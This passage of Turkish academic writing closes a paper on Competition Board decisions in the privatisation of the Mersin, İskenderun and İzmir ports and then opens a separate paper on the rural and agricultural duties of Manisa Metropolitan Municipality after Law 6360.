34. Rize Limanı
35. Antalya Limanı
36. Alanya Limanı
37. Marmaris limanı
38. Çeşme Limanı
39. Kuşadası Limanı
40. Trabzon Limanı
41. Dikili Limanı
42. Salıpazarı Limanı

Özelleşen TCDD Limanları

43. Mersin Limanı
44. İskenderun Limanı
45. Bandırma Limanı
46. Samsun Limanı
47. Derince Limanı
48. İzmir Limanı

3. LİMAN ÖZELLEŞTİRMELERİ İLE İLGİLİ REKABET KURULU KARARLARI

Türkiye’de bugüne kadar ki liman özelleştirmesi uygulamaları, TDİ ve TCDD’ye ait limanların işletme haklarının verilmesi yöntemiyle gerçekleştirilmiştir.

TCDD tarafından işletilmekte olan İzmir, Mersin, İskenderun, Derince, Bandırma ve Samsun limanlarının işletme hakkı verilmesi, kiralama ve/veya mülkiyetin devri dışındaki diğer yöntemlerle özelleştirilmesine ilişkin olarak 2005’te ÖİB tarafından yapılan bildirim üzerine liman özelleştirmeleri Kurul gündemine gelmiş ve her bir limana yönelik görüş oluşturulmuştur.

İlk olarak, Kurul tarafından İzmir ve Mersin limanlarında konteyner elleçleme hizmetlerinin verildiği alanların bölünerek satılmasına karar verilmiştir. Böylelikle, hizmetlerin iki ayrı teşebbüs tarafından verilmesi yoluyla özelleştirme sonrasında hâkim durum yaratılmasının önüne geçilmesi, liman içi rekabetin sağlanması ile hizmet bedellerinin piyasa koşullarına göre oluşturulması ve hizmetlerde etkinliğin sağlanması amaçlanmıştır. Her iki limandaki diğer yük tiplerine ilişkin olarak ise bölünerek işletme hakkı devri seçeneği dile getirilmemiştir. Diğer taraftan, Türkiye’nin en büyük limanlarından olan İzmir ve Mersin limanlarının aynı ya da aynı ekonomik birlik içindeki teşebbüs ve/veya teşebbüs birliklerine devredilmesi halinde Türkiye Cumhuriyeti pazarında devralan teşebbüs lehine hâkim durum yaratılacağı belirtilerek, söz konusu limanların aynı işletmeciyeye verilmemesi karara bağlanmıştır. Dolayısıyla, Kurul’un bu yaklaşımı ile liman içi rekabetin yanı sıra gerekli yatırımların yapılması halinde özellikle Akdeniz’de ana liman olma potansiyeli bulunan İzmir ve Mersin limanları arasında rekabetin tesisi amaçlanmıştır. Kurul tarafından son olarak İzmir ve Mersin limanlarında dikey bütünleşmenin engellenmesi amacıyla işletmecinin gemi acentesi ve/veya navlun taşımacısı olmaması yönündeki görüş ÖİB’ye bildirilmiştir.

Samsun Limanı’na ilişkin olarak ise yine dikey bütünleşmeyi önlemek amacıyla ve limanın faaliyetlerinin ağırlıklı olarak ro-ro gemilerine yönelik liman hizmetlerini kapsamamasından hareketle,

Kurul tarafından liman işletmesinin bir ro-ro taşımacısına veya bu alanda faaliyet gösteren bir teşebbüsün doğrudan ya da dolaylı olarak kontrol ettiği bir konsorsiyuma devredilmemesi gerektiği sonucuna ulaşılmıştır.

İskenderun Limanı konusunda ön bildirim aşamasında Kurul tarafından herhangi bir hususun belirtilmesine gerek olmadığına karar verilmekle beraber,

Mersin Limanı'nın bölümlendirilmiş konteyner elleçleme birimlerinden birinin işletme hakkını devralacak teşebbüs ve/veya teşebbüs birliklerinin İskenderun Limanı'nı işletmesinde bir sakınca bulunmadığı da görüşte dile getirilmiştir.

Derince ve Bandırma limanlarına ilişkin olarak ise on bildirim aşamasında Kurul tarafından ihale şartnamesinde dikkate alınması gereken herhangi bir husus belirtilmemiştir.

TCDD'nin altı limanına ilişkin olarak verilen görüşte yer alan Mersin ve İzmir Limanları'nın konteyner alanlarının bölünerek satılması ve bu şekilde liman içi rekabetin sağlanmasına yönelik yaklaşım esasen, ülkemizde limanlara yönelik denetim ve düzenleme görevlerini üstlenmekle görevli liman otoritesinin bulunmamasından kaynaklanmaktadır. Liman otoritesinin bulunmadığı yapıda, liman işletmecisinin faaliyetleri nedeniyle liman hizmetlerinde meydana gelebilecek aksaklıkların, arzın kısıtlanması ve ayrımcılık yapılması gibi sorunların önlenmesi amacıyla limanda birbirlerine eşit büyüklükte olmasa dahi ikinci bir teşebbüsün varlığı bir tür "emniyet supabı" olarak değerlendirilmiştir.

Bu bölümde TCDD'ye ait limanlardan olan Mersin, İskenderun ve İzmir limanının özelleştirme sürecinde verilen Rekabet Kurulu Kararları incelenmiştir.

3.1. Mersin Limanı Kararı

Kurul Mersin Limanı'na ilişkin görüşünde;

49. Limanın hat işletmecisi veya gemi acentesi kontrolünde bir yapılanma tarafından işletilemeyeceği

50. Mersin ile İzmir limanlarının aynı işletmeciye devredilemeyeceği hususlarına ilişkin olarak ÖİB tarafından ihale şartnamesinde gerekli düzenlemeler yapılmışsa da liman içi rekabetin tesisine yönelik olan konteyner elleçlemesi alanlarının bölümlendirilmesi yaklaşımını benimsememiştir.

Rekabete zarar verebilecek uygulamaların önlenmesi amacıyla;

Performans kriterleri, Maliyet ayrıştırmasının zorunlu tutulması, Liman faaliyetlerinin raporlanması yükümlülükleri getirilmiş ve denetim yetkisi ağırlıklı olarak TCDD'ye verilmiştir.

11.05.2007 yılında imzalanan sözleşme ile PSA-Akfen'e 36 yıllığına devredilmiştir.

Mersin Uluslararası Liman İşletmeciliği A.Ş.'nin % 40 oranındaki hissesinin Akfen Holding A.Ş.'den Global InfraCo SP NEUM SLU devredilmesi işlemine izin verilmesi için kurula başvurulmuş, **07.09.2017** tarihli karar ile kabul edilmiştir.

Bu devir işlemi sonrasında teşebbüsün işlem sonrası hissedarlık oranları,

51. PSA TÜRKİYE %51,

52. GISP %39

53. AKFEN %10 şeklinde olmuştur.

3.2. İskenderun Limanı Kararı

Mersin Limanı'nı devralan ortak girişim grubunun İskenderun Limanı ihalesinde de en yüksek teklif sahibi olması ve birbirine yaklaşık 180 km mesafede bulunan söz konusu iki limanın aynı hinterlanda hitap etmesi pazar yapısına ilişkin değerlendirmelerin önemini arttırmıştır.

PSA-Akfen'in İskenderun Limanı'nın işletme hakkını da devralması halinde pazardaki hakim durumunun daha da güçlendirilmesi sonucunda rekabetin önemli ölçüde azalması riski ortaya çıkacağından işleme izin verilmemesine karar verilmiştir.

Özelleştirme Yüksek Kurulu'nun 30.12.2004 tarih ve 2004/128 sayılı kararı ile "İşletme Hakkının Devri" yöntemi ile özelleştirme kapsamına alınmıştır. İşletme hakkının 36 seneliğine Limak'a devredilmesi işlemine izin verilmiştir.

Bu karar Danıştay 13. Dairesi'nin 20.11.2006 tarih ve E: 2005/7997 K: 2006/4380 sayılı kararı ile iptal edilmiştir.

Sonrasında 28.09.2010 tarihinde tekrar ihaleye çıkarılmış ve Rekabet Kurulu' nun 2.12.2010 tarihli kararı ile işleme izin verilmesinde sakınca bulunmadığına karar verilmiştir.

İskenderun Limanı halihazırda Limak Yatırım Enerji Üretim İşletme Hizmetleri ve İnşaat A.Ş. tarafından işletilmektedir.

3.3. İzmir Limanı Kararı

30.12.2004 tarih ve 2004/128 sayılı ÖYK Kararı ile özelleştirme kapsam ve programına alınan İzmir

Limanı'na ilişkin ilk ihale 2007 yılında gerçekleşmiştir.

Transit trafik bakımından Mersin Limanı ile aynı pazarda yer aldığı sonucuna ulaşılmıştır.

Mersin Limanı ile benzer biçimde Kurul görüşünde liman içi rekabetin tesisine yönelik olan konteyner elleçlemesi alanlarının bölümlendirilmesi İzmir Limanı'nda da benimsenmemiştir.

En yüksek teklifi veren 04.07.2007 tarihli ÖYK ile Global-Hutchison'a 49 yıl süre ile işletme hakkı verilmiştir.

54. Liman-İş Sendikası

55. Kamu İşletmeciliğini Geliştirme Merkezi Vakfı

ÖYK kararının iptali ve yürütmesinin durdurulması istemiyle

Danıştay'da iki ayrı dava açmıştır.

Danıştay 13. Dairesi, iki ayrı davada da söz konusu ihale ve ÖYK kararının yürütmesinin durdurulması istemlerini reddetti ancak Davacı Kamu İşletmeciliğini Geliştirme Merkezi Vakfı'nın itirazı üzerine Danıştay İdari Dava Daireleri Kurulu itirazları kabul etti ve dava konusu işlemlerin **yürütmesini durdurdu**.

Ancak 29 ay süren dava sürecinde;

56. İhaleyi kazanan şirket, yabancı ortağın ayrılması nedeniyle limanı satın almaktan vazgeçmesi,

57. İhalede ikinci olan Çelebi Holding'in de ihaleden çekildiğini açıklamasıyla

İhale ÖİB tarafından iptal edilmiştir.

Bunun üzerine liman TCDD tarafından işletilmeye devam edilmiştir.

Yeni bir özelleştirme stratejisi benimsenmiştir.

58. 28.10.2011 tarih ve 2011/90 sayılı ÖYK Kararı ile:

59. Limanın iki bölüme ayrılarak **kruvaziyer limanı** ve **yük limanı** olarak faaliyet gösterecek şekilde yeniden yapılandırılmasına,

60. Kruvaziyer limanının yük limanından **ayrı olarak özelleştirilmesine** karar verildiği açıklanmıştır.

Bunun üzerine konu **Deniz-İş Sendikası**na, **“limanın kruvaziyer ve yük limanı olarak bölünmesiyle faaliyetinin daraltıldığı”** ileri sürülerek yürütmenin durdurulması ve ÖİB'nin işlemlerinin iptali istemi ile **dava açılmıştır**.

Danıştay 13. Dairesi, sendikanın yürütmeyi durdurma talebini reddetmesi üzerine Sendika Danıştay İdari Dava Daireleri Kurulu'na itiraz etmiştir. Bu dava devam etmektedir.

03/04/2012 tarih ve 2012/58 sayılı ÖYK Kararı ile İzmir Limanı'nın Kruvaziyer liman alanı olarak ayrılan kısmına yönelik **imar planı değişikliği** kabul edilmiştir.

Revize edilen bu planlarda liman içinde 97 bin metrekairelik bir AVM öngörülüyordu. Yerel yönetimler ve sivil toplum örgütleri tarafından tepkiyle karşılandı. İtirazlar nedeniyle ihaleye sadece bir firma teklif verince **ihale iptal edildi**. 2015 Kasım'da askıya çıkan yeni planlarda ise 97 bin metrekairelik AVM'nin yerine dükkanlara yer verildi.

Yük limanı kısmında ise ticari alan olarak belirlenen yere ve kruvaziyer limanı içindeki bina yüksekliğine Konak Belediyesi itiraz etti. Özelleştirme Yüksek Kurulu tarafından 3'üncü kez imar revizyonu yapılarak Haziran ayında askıya çıkarıldı. Bu yeni planda planda ise yük limanında lojistik binalarının bulunacağı yaklaşık 300 metrekairelik ticari alan iptal edilip bu alandaki bina yüksekliği de 21,5 metreye indirildi.

Geçtiğimiz 2016 Temmuz ayında askıdan indirilen bu planlardan Kruvaziyer Limanı'na ait olan kısımda bina yüksekliği ile plan notlarında hangi alanın ne amaçla kullanılacağını yazılmaması gerekçesiyle Konak Belediyesi bir kez daha itirazda bulunmuştur. Özelleştirme İdaresi ise belediyenin itirazlarını reddetmiştir. Belediye ayrıca bu red kararına karşı bir hukuki girişimde bulunmamıştır. Son olarak İzmir Limanı özelleştirme kapsam ve programından çıkartılarak Özelleştirme Yüksek Kurulunun 03.02.2017 tarih ve 2017/5 sayılı kararı ile Varlık Fonuna devredilmiştir. Hali hazırda varlık fonundadır.

SONUÇ

Diğer özelleştirme türlerinden farklı olarak limanların özelleştirilmesi ayrı bir önem ve dikkat istemektedir.

Ülkelerin birer sınır kapısı gözüyle baktıkları ve stratejik açıdan daha temkinli yaşadığı limanların özelleştirilmesi konusunda, özellikle karşı olanlar haksız rekabet açısından da konuya yaklaşarak itiraz etmektedir. Kamu tekelinin özel tekele dönüşme riski de en büyük itiraz nedenlerindendir.

Limanların özelleştirme ve sonrasındaki rekabet sorunlarının varlığı nedeniyle özel ve her liman bazında ayrı olacak şekilde düzenlemelere ihtiyacı vardır.

Limanlarının konteyner alanlarının bölünerek satılması ve bu şekilde liman içi rekabetin sağlanmasına yönelik yaklaşımın aslında, ülkemizde limanlara yönelik denetim ve düzenleme görevini üstlenmekle görevli bir liman otoritesinin bulunmamasından kaynaklandığı düşünülebilir.

Limanların denetim ve gözetiminden sorumlu, yetkileri yasalarla belirlenmiş ve ihlal anında müdahale yetkisi ile donatılmış bir liman otoritesinin kurulması en uygun çözüm olacaktır.

KAYNAKÇA

- Danıştay 13. Dairesi, 20.11.2006 tarih ve E: 2005/7997 K: 2006/4380 sayılı Kararı.
- Danıştay 13. Dairesi, 7.11.2006 tarih ve E:2005/9561 ve K:2006/4222 sayılı Kararı.
- Danıştay 13. Dairesi, 7.11.2006 tarih ve E:2006/365 ve K:2006/4220 sayılı Kararı.
- DB (2006), The Port Reform Toolkit, Second Edition, Washington, DC, www.worldbank.org/transport/ports/toolkit.htm.
- DPT, 9. Beş Yıllık Kalkınma Planı, 53, <file:///C:/Users/has%202/Downloads/oik676.pdf> 01.11.2007.
- Eroğlu, M. ve F. Erkan (2009), “The Role of Competition Law in the Turkish Privatisation Process”, *Ankara Law Review*, Vol:6, No:2, s. 107-139.
- Haarmeyer, D. ve P. YORKE (1993), “Port Privatization: An International Perspective”, Policy Study No.156, Reason Foundation, Los Angeles
- Lagro, E. (2001). Avrupa Birliği ve Türkiye Rekabet Politikası Açısından Bankacılık Sektörüne Genel Bir Bakış, Bankacılar Dergisi, Mart 2001
- Özelleştirme İdaresi Başkanlığı (2011). Türkiye’de Özelleştirme Raporu 2017.
- Özelleştirme İdaresi Başkanlığı (2017). Türkiye’de Özelleştirme Raporu 2017.
- Tan, T. (1999), “Özelleştirme Sürecinde Rekabet Kurumunun Yeri”, *Rekabet Politikası ve Özelleştirme Sempozyumu 5 Kasım 2009*, Rekabet Kurumu, Ankara, s. 24-45.
- “İskenderun Limanı Kararı”, 20.10.2005 tarih ve 05-70/967-261 sayılı Karar.
- “İzmir Limanı Kararı”, 5.6.2007 tarih ve 07-47/507-182 sayılı; 20.06.2007 tarih ve 07-53/615-204 sayılı Kararlar.
- “Mersin Limanı Kararı”, 15.9.2005 tarih ve 05-58/855-231 sayılı Karar.
- “Ortadoğu Antalya Limanı Kararı”, 09.10.2006 tarih ve 06-72/951-273 sayılı Karar.

6360 Sayılı Kanun Sonrası Köy Tüzel Kişiliğinin Kaldırılmasıyla Büyükşehir Belediyelerinin Tarımsal Görevleri: Manisa Örneği

Rasim AKPINAR*

Ahmet UÇAR**

İsmail BAŞARAN***

Musa SÖZTUTAR****

Öz

Türkiye tarihinde ilk kez, 1982 Anayasası, 127. Maddesinde, “Büyük yerleşim yerleri için özel yönetim biçimleri getirebilir” hükmünü koymuştur. Bu hüküm, hiç kuşku yok ki, son 25 yıl içinde, anakentlere özel yönetimler oluşturulması yolunda duyulan gereksinmeye bir yanıtır. Yürürlükte olan 5216 sayılı Kanuna daha sonra müdahalede bulunulmuştur. Bu müdahale 2012 yılının sonunda çıkarılan ve kamuoyunda ‘bütünşehir kanunu’ diye adlandırılan 6360 sayılı Kanunla olmuştur.

6360 sayılı kanun kapsamında Manisa ili Büyükşehir Belediyesi hüviyetine kavuşmuştur. Manisa Büyükşehir Belediyesi bünyesinde Meclis kararıyla Kırsal Hizmetler Daire Başkanlığı kurulmuştur. Manisa Belediyesi Bünyesinde kurulan Kırsal Hizmetler Daire Başkanlığı aşağıdaki şekilde yapılandırılmıştır:

- Tarım ve Hayvancılık Şube Müdürlüğü
- Kırsal Kalkınma Şube Müdürlüğü
- Kırsal Alan Yönetimi Şube Müdürlüğü

Bu çalışmada 6360 sayılı kanun sonrasında Büyükşehir Belediyelerinin hizmet alanlarının il mülki sınırıyla örtüştürülmesi, yetki ve sorumluluk sahalarına beledi hizmetlerin yanında kırsal alanların da dahil olması neticesinde oluşturulan Kırsal Hizmetler Dairesi özelinde nitel bir araştırma yapılacaktır.

GİRİŞ

Tanzimat’la birlikte kullanılmaya başlayan Belediye terimi, Osman Nuri Ergin’in deyiimiyle “ortak menfaatler ve karşılıklı ihtiyaçların zorlaması ile bir belde de oturan halkın, belde lerine ve dolayısıyla kendilerine ait meseleleri, hükümetin kanunla belirttiği sınır ve sorumluluk dairesinde seçmiş oldukları vekilleri vasıtası ile halletmeleri”dir. 1982 Anayasası’nın “Mahalli İdareler” başlığını taşıyan 127. maddesi mahalli idarelerimizi şu şekilde sıralamaktadır: “Mahalli idareler; il, belediye veya köy halkının mahallî müşterek ihtiyaçlarını karşılamak üzere kuruluş esasları kanunla belirtilen ve karar organları, gene kanunda gösterilen, seçmenler tarafından seçilerek oluşturulan kamu tüzelkişileridir.” Mahalli idare geleneğimizi çağdaş belediye cilik manasın da olmasa dahi Osmanlı Devletinde kadı, naib, ve imam hiyerarşisinde bulabiliriz. Elbette buradaki beledi görevler ahalinin, ve resmi görevlilerinin işbirliğiyle yerine getirilmekte olup, yapıcı ve aktif bir hizmetler bütününden çok, kontrolcü ve yaptırımcı bir idare ve organizasyondur (Ortaylı, 1985:115.) Tanzimatla birlikte beledi hizmetlerinin kodifikasyona bağlanması süreci başlamıştır. Bu dönemde İntizam-ı Şehir Komisyonu kurulmuş ve komisyon kentin ihtiyacı olan belediye teşkilatı için bir örgütlenme modeli ortaya koymuştur. Komisyon somut olarak Nizamname-yi Umumi hazırlamıştır. Bu nizamname sonucunda İstanbul ondört daireye ayrılmıştır. Ancak ayrılan bu dairelerden sadece Beyoğlu-Galata semtlerini kapsayan “Altıncı Daire-yi Belediye” ciddi bir biçimde örgütlenebilmiştir. Cumhuriyetin ilk döneminde 1930 yılında 1580 sayılı belediye kanunu ile kentsel hizmetler liste halinde sıralanmak suretiyle berraklığa kavuşmuştur. 2002 AK Partili hükümetler döneminde ise mahalli idareleri konu alan birçok yasal düzenleme hayata geçirilmiştir. Bu dönemde Belediye Kanunu, Büyükşehir Belediyesi Kanunu başta olmak üzere birçok kanun yenilenmiştir. Bu anlamda, 5216 sayılı Büyükşehir Belediyesi Kanunu, 23.07.2004 tarihli 25531 sayılı Resmi Gazetede; 5393 sayılı Belediye Kanunu, 13.07.2005 tarihli 25874 sayılı Resmi Gazetede; 5302 sayılı İl Özel İdaresi Kanunu, 04.03.2005 tarihli 25745 sayılı Resmi Gazetede yayınlanarak yürürlüğe girmiştir. Son olarak 2012 yılında hayata geçirilen “6360 Sayılı On Dört İlde Büyükşehir Belediyesi Ve Yirmi Yedi İlçe Kurulması İle Bazı

* Doç.Dr., (Corresponding Author)✉ Manisa Celal Bayar Üniversitesi, İİBF, Kamu Yönetimi Bölümü, 0 505 300 30 62; Rasimakpinar@gmail.com

** Doç.Dr., Manisa Celal Bayar Üniversitesi, İİBF, SBUI

*** Dr. Öğr. Üyesi: Manisa Celal Bayar Üniversitesi, İİBF, SBUI

**** Araş.Gör.,)✉ Manisa Celal Bayar Üniversitesi, İİBF, Kamu Yönetimi Bölümü

Kanun Ve Kanun Hükmünde Kararnamelerde Değişiklik Yapılmasına Dair Kanun” var olan mahalli idarelerimizde hassaten büyükşehir yönetimlerinde köklü değişimlere neden olmuştur.

1. Kuramsal Çerçeve

Sosyal bilimlerde, daha dar anlamda kamu yönetimi ve yönetim bilimleri disiplini içerisinde yer alan, hemen her kavramda olduğu gibi, büyükşehir kavramına ilişkin de tek bir geçerliliği olan tanımlamanın yapılması oldukça güçtür. Literatürde “büyükşehir”, “anakent”, “metropol alan” gibi kavramlar birbirlerinin yerine kullanılmaktadır (Görmez;1993).

Metropoliten alanlar, çekirdek bir şehir merkezine bağlı olarak gelişmiş, merkezden dışarıya doğru şehir merkezi, iç şehir, iç banliyö halkaları ve dış banliyö halkalarından oluşan, bu alanlarda bütünleşik bir yapıda en dışta kırsal alanların da yer aldığı büyük nüfus ve yüzölçümüne sahip şehirlerken; metropol belediyeler ise, metropol alanların tamamında sorumlu, metropol alanlardaki imar düzenlemelerini, ulaşım planlarını yapan ve diğer önemli kentsel hizmetleri bütüncül bir yaklaşım içinde yürütüp koordine eden ve ölçek ekonomileri sağlayan nüfus ve alan bakımından büyük ölçekli belediyelerdir(Gündüzöz,2011;13-14).

Ülkemizde belediyeçilik tecrübesi Tanzimat dönemine dayanmakla birlikte metropol alan yönetimi yahut bir diğer adlandırmayla büyükşehir belediye yönetim sisteminin köklü bir geçmişinin olmadığı bilinmektedir. Ülkemizde büyükşehir yönetimlerinin oluşumu 1980 sonrasında gerçekleşmiştir. Türkiye’de büyükşehir belediye yönetimlerinin tarihsel gelişim seyri yaklaşık 34 yıllık bir tecrübedir. Bu gelişim seyrinde iki farklı Büyükşehir Belediye Kanunu yürürlüğe girmiştir. Bunlardan ilki 1984 yılında 3030 Sayılı ilk Büyükşehir Belediye Kanunu, ikincisi ise halihazırda yürürlükte bulunan 2004 yılında yayımlanan 5216 Sayılı Büyükşehir Belediye Kanunu’dur. Yürürlükte olan 5216 sayılı Kanun’a iki ciddi müdahalede bulunulmuştur. Bunlardan ilki 2009 Yerel Yönetim Seçimleri’nden yaklaşık bir yıl önce 5747 sayılı Kanun’la, diğeri ise 2012 yılının sonunda çıkarılan ve kamuoyunda ‘bütünşehir kanunu’ diye adlandırılan 6360 sayılı Kanun’la olmuştur.

6360 Sayılı Kanun ile temel olarak şu değişiklikler getirilmiştir(Çelikyay,2014;10):

1. 13 ilde büyükşehir belediyesi kurulmuş (daha sonra Ordu ili de eklenerek bu sayı 14 olmuştur.) ve toplam büyükşehir belediye sayısı 30 olmuştur.
2. Bütün büyükşehir belediye sınırları il sınırı olmuştur.
3. 30 büyükşehir belediyesinde sahip illerdeki il özel idareleri kaldırılmıştır.
4. Yeni ilçeler kurulmuştur.
5. Büyükşehirlerdeki bütün ilçe belediyelerinin sınırı mülki sınır olmuştur.
6. Bu illerdeki bütün belde belediyeleri kaldırılmış ve bunlar bir belediyenin mahallesine dönüştürülmüştür.
7. Bu illerdeki bütün köy yönetimleri kaldırılmış ve bunlar mahalleye dönüştürülmüştür.
8. Mülki idareye bağlı olarak 30 ilde, Yatırım İzleme ve Koordinasyon Başkanlığı kurulmuştur.
9. Merkezi yönetim payları yeniden düzenlenmiştir.

İlk olarak kanunun, “Aydın, Balıkesir, Denizli, Hatay, Malatya, Manisa, Kahramanmaraş, Mardin, Muğla, Ordu¹, Tekirdağ, Trabzon, Şanlıurfa ve Van” illerinin belediyelerini büyükşehir belediyelerine dönüştürmek suretiyle, toplamda büyükşehir belediye sayısını otuza çıkarmış olduğu görülmektedir.

Kanunun büyükşehirlerin yapısında köklü değişime neden olan maddelerinden bir diğeri ise “yeni kurulan büyükşehir belediyeleri için ön görülen sınırların il mülki sınırları olması ölçütü” olmuştur. Böylelikle, otuz büyükşehir belediyesinin hizmet sınırları, il mülki sınırı olarak düzenlenmiştir. Öte yandan, Türk idare sistemi içerisinde önemli bir tarihi geçmişi olan İl Özel İdareleri, bahse konu otuz büyükşehirde kapatılmıştır.

¹Kanunun ilk halinde Ordu ili yer almamakla birlikte, “On Üç İlde Büyükşehir Belediyesi ve Yirmi Altı İlçe Kurulması ile Bazı Kanun ve Kanun Hükmünde Kararnamelerde Değişiklik Yapılmasına Dair Kanunda Değişiklik Yapılması Hakkında Kanun” ile birlikte, Ordu ili için de büyükşehir belediye modeli oluşturulmuştur.

Bu illerde Yatırım İzleme ve Koordinasyon Merkezlerinin kurulması sağlanmıştır. Buna göre “Yatırım İzleme ve Koordinasyon Başkanlığı” başlıklı kanun maddesinde: “Büyükşehir belediyelerinin bulunduğu illerde kamu kurum ve kuruluşlarının yatırım ve hizmetlerinin etkin olarak yapılması, izlenmesi ve koordinasyonu, acil çağrı, afet ve acil yardım hizmetlerinin koordinasyonu ve yürütülmesi, ilin tanıtımı, gerektiğinde merkezi idarenin taşrada yapacağı yatırımların yapılması ve koordine edilmesi, temsil, tören, ödüllendirme ve protokol hizmetlerinin yürütülmesi, ildeki kamu kurum ve kuruluşlarına rehberlik edilmesi ve bunların denetlenmesini gerçekleştirmek üzere valiye bağlı olarak Yatırım İzleme ve Koordinasyon Başkanlığı kurulmuştur.” şeklinde belirtilerek söz konusu kurumun kurulacağı ifade edilmiştir.

6360 sayılı kanun hakkında kamuoyunda olumlu ve olumsuz birçok düşünce dile getirilmiştir. Bu eleştirilerden biri hiç şüphesiz “beledi” hizmetler için kurgulanmış ve tecrübesi kentsel hizmetler alanında olan bir organizasyonun kırsal alan yönetimine nasıl yaklaşacağı hususudur.

Örneğin; toplumsal ve ekonomik açıdan kırsal alanın yeni ekonomik külfetler altında bırakılması sonucunda zamanla vatandaşlarda bir memnuniyetsizliğin oluşabileceği düşünülmektedir. Buna ek olarak, büyükşehir belediyelerinin, kırsal alanın gereksinimlerini karşılamaya çalışmasının, kentsel alanda daha önceden beri sunduğu hizmetlerin kalitesini düşürebileceği, bu sebeple kentsel alan ve kırsal alan ikilemi arasında kalabilmesi söz konusu olabilecektir (Kızılboğa ve Alıcı, 2012: 379).

Ayrıca, 6360 Sayılı Kanun çerçevesinde 30 ilde bulunan il özel idareleri, belde belediyeleri ve köy yönetimlerinin tüzel kişiliklerinin sona erdirilmesi sonucunda, bu yerel yönetim birimlerinin karar alma organları olan il genel meclisleri, belediye meclisleri ve köy ihtiyar meclisleri de kapatılmıştır. Bu durum, katılım konusunda olumsuz sonuçlar doğurmaktadır. Karar alma mekanizmalarına olan halk katılımının azaltılması sonucunda, yerel yönetimlerin “siyaset ve demokrasi okulu” olma işlevlerinin önemli ölçülerde zayıflayacağı düşünülmektedir (Adıgüzel, 2012: 167).

6360 Sayılı kanunun içermiş olduğu en büyük açmaz; kırsal alanların sosyolojik dönüşüme uğramaksızın kağıt üzerinde kentsel alan ilan edilmesi hususudur. Kırsal alanlar bu kanunla birlikte hiçbir ayırım yapılmaksızın büyükşehir belediye sınırlarına dahil edilmiştir. Bu durum büyükşehir belediyelerinin hizmet vereceği alanlarının il mülki sınırı olması nedeniyle genişlemesi ve kırsal alanlara da hizmet sunmak zorunda kalması, bu hizmetlerin büyükşehir belediyesince etkili bir şekilde sunulabilecek mi sorusunu haklı olarak sordurmaktadır.

Her ne kadar gelirleri artırılmış ve kapatılan yerel yönetim birimlerinden bazı teknik araçlar ve personel büyükşehir belediyelerine geçmiş olsa da, hizmet yükü çok daha fazla arttığı için kırsal alanları da kapsayan nitelikte bir hizmet sunumu gerçekleştirememektedir. İl özel idarelerinin kaldırılmasıyla, belediye sınırları dışında yıllardır sunulan kırsal hizmetler (su, kanalizasyon, katı atık, orman köylerinin desteklenmesi vb.) ile belediye sınırları içinde ve dışında verilen hizmetlerin (tarım, bayındırlık ve iskan, toprağın korunması, merkezi idare tarafından yaptırılan yapım, bakım, onarım, teçhizat alımı işleri, enerji nakil hattı yapımı vb.) büyükşehir belediyeleri tarafından yerinde ve zamanında ihtiyaçları giderecek biçimde nasıl sunulacağı (Zengin, 2014:113) üzerinde tartışılması gereken bir konudur.

6360 sayılı kanunun getirdiği kentsel alan-kırsal alan ayrımı konusuna açıklık kazandırmak gerekir. Kırsal alan bazılarına göre tarımsal alan iken, diğerlerine göre kentsel olmayan mekânlardır. Tanımlaması zor olmakla birlikte kırsal alan olarak adlandırılan yerlerin ortak bazı özelliklere sahip olduğu görülmektedir. Bunlar arasında kalkınmaya engel oluşturan düşük nüfus büyüklüğü ve yoğunluğu; ulaşım, sağlık, eğitim ve teknolojiye kısıtlı erişim; pazara uzaklık ve genelde doğal kaynaklara (ormancılık, madencilik ve balıkçılık gibi) bağlı tek bir endüstriye dayalı olma sayılabilir (Green ve Zinda, 2013: 3). 6360 sayılı kanunla, 34.395 olan köy sayısı 17.834'e düşmüştür. Kanun, köylerin dönüşümünde, “belediye sınırları içine alınma” ve “mahalleye dönüşme” gibi iki durumu hedeflemiştir. 19.103 olan mahalle sayısı ise 36.740’a yükselmiştir. Köylerin tüzel kişiliğinin kaldırılıp kentsel alan içerisine dahil edilmesi kırsal hayatın, kırsal kalkınmanın, kırsal alan yönetiminin göz ardı edilmesi sonucunu doğurabilir. 6360 sayılı kanunla kentin tamamında imar bütünlüğü amacı

sağlanırken, öte taraftan kırsal hayatı yok sayan, kırsal kalkınmasız bir kent hayatı mı tasarlanmalı sorusu üzerinde düşünmek gereklidir.

6360 sayılı Kanunun uygulanması açısından bakıldığında şehir merkezlerine uzak olan kırsal yerleşim alanlarının yerel kamusal hizmetlere erişiminde sorunların ortaya çıkaracağı, bu durumun hizmet maliyetlerini artıracığı, tarım ve hayvancılığın olumsuz etkileneceği, tarım topraklarının imara açılacağı ve kırdan kente göçü artıracığına ilişkin kaygılar dile getirilmektedir (Akıllı ve Kızılboğa Özasan, 2015). Büyükşehir belediyeleri bünyelerinde meclis kararıyla kırsal kalkınma daireleri ve muhtarlık daireleri kurarak 6360 sayılı kanuna uygun olarak yeniden yapılandırma sürecine girmişlerdir.

2. Manisa Büyükşehir Belediyesinin Tarımsal Görevleri Üzerine Nitel Bir Araştırma

Araştırma verileri nitel araştırma yöntemlerinden doküman incelemesi yoluyla toplanmıştır. Doküman incelemesi, araştırılması hedeflenen olgu ya da olgular hakkında bilgi içeren yazılı materyallerin analizini kapsamaktadır. Doküman incelemesi, bir araştırma problemi hakkında belirli zaman dilimi içerisinde üretilen dokümanlar ya da ilgili konuda birden fazla kaynak tarafından ve değişik aralıklarla üretilmiş dokümanların geniş bir zaman dilimine dayalı analizini olanaklı kılmaktadır (Yıldırım ve Şimşek, 2000, s.140-143).

Bu çalışmada kullanılan dokümanlar; Manisa Büyükşehir Belediyesi 2016 Yılı Faaliyet Raporu, 2015-2019 Manisa Büyükşehir Belediyesi Stratejik Planı, 2018 Yılı Performans Programı ile büyükşehir belediyesi web sitesi olmuştur.

6360 sayılı kanun yürürlüğe girdikten sonra meclis kararıyla muhtarlar dairesi ile kırsal hizmetler dairesi kurulmuştur. Manisa Büyükşehir Belediyesi 2015-2019 Stratejik Planına bakıldığında, dokuz temel amaç belirlendiği görülmektedir. Bunlardan biri de “Manisa’nın yerel ekonomik dinamiklerini geliştirmek”tir. Bu temel amaca ulaşmak için iki temel hedef belirlenmiştir. Bunlar sırasıyla;

- Kırsalda yeni gelir kaynaklarının fiziki altyapısının oluşturulması
- Yerel ekonomiyi geliştirici, istihdam olanaklarını artırıcı beşeri altyapının oluşturulmasıdır.

Kırsal Hizmetler Dairesinin teşkilat yapılanmasına bakıldığında; kırsal alan yönetimi şubesi, tarım ve hayvancılık şubesi ile kırsal kalkınma şubeleri olmak üzere üç şube müdürlüğünün bulunduğu görülmektedir.

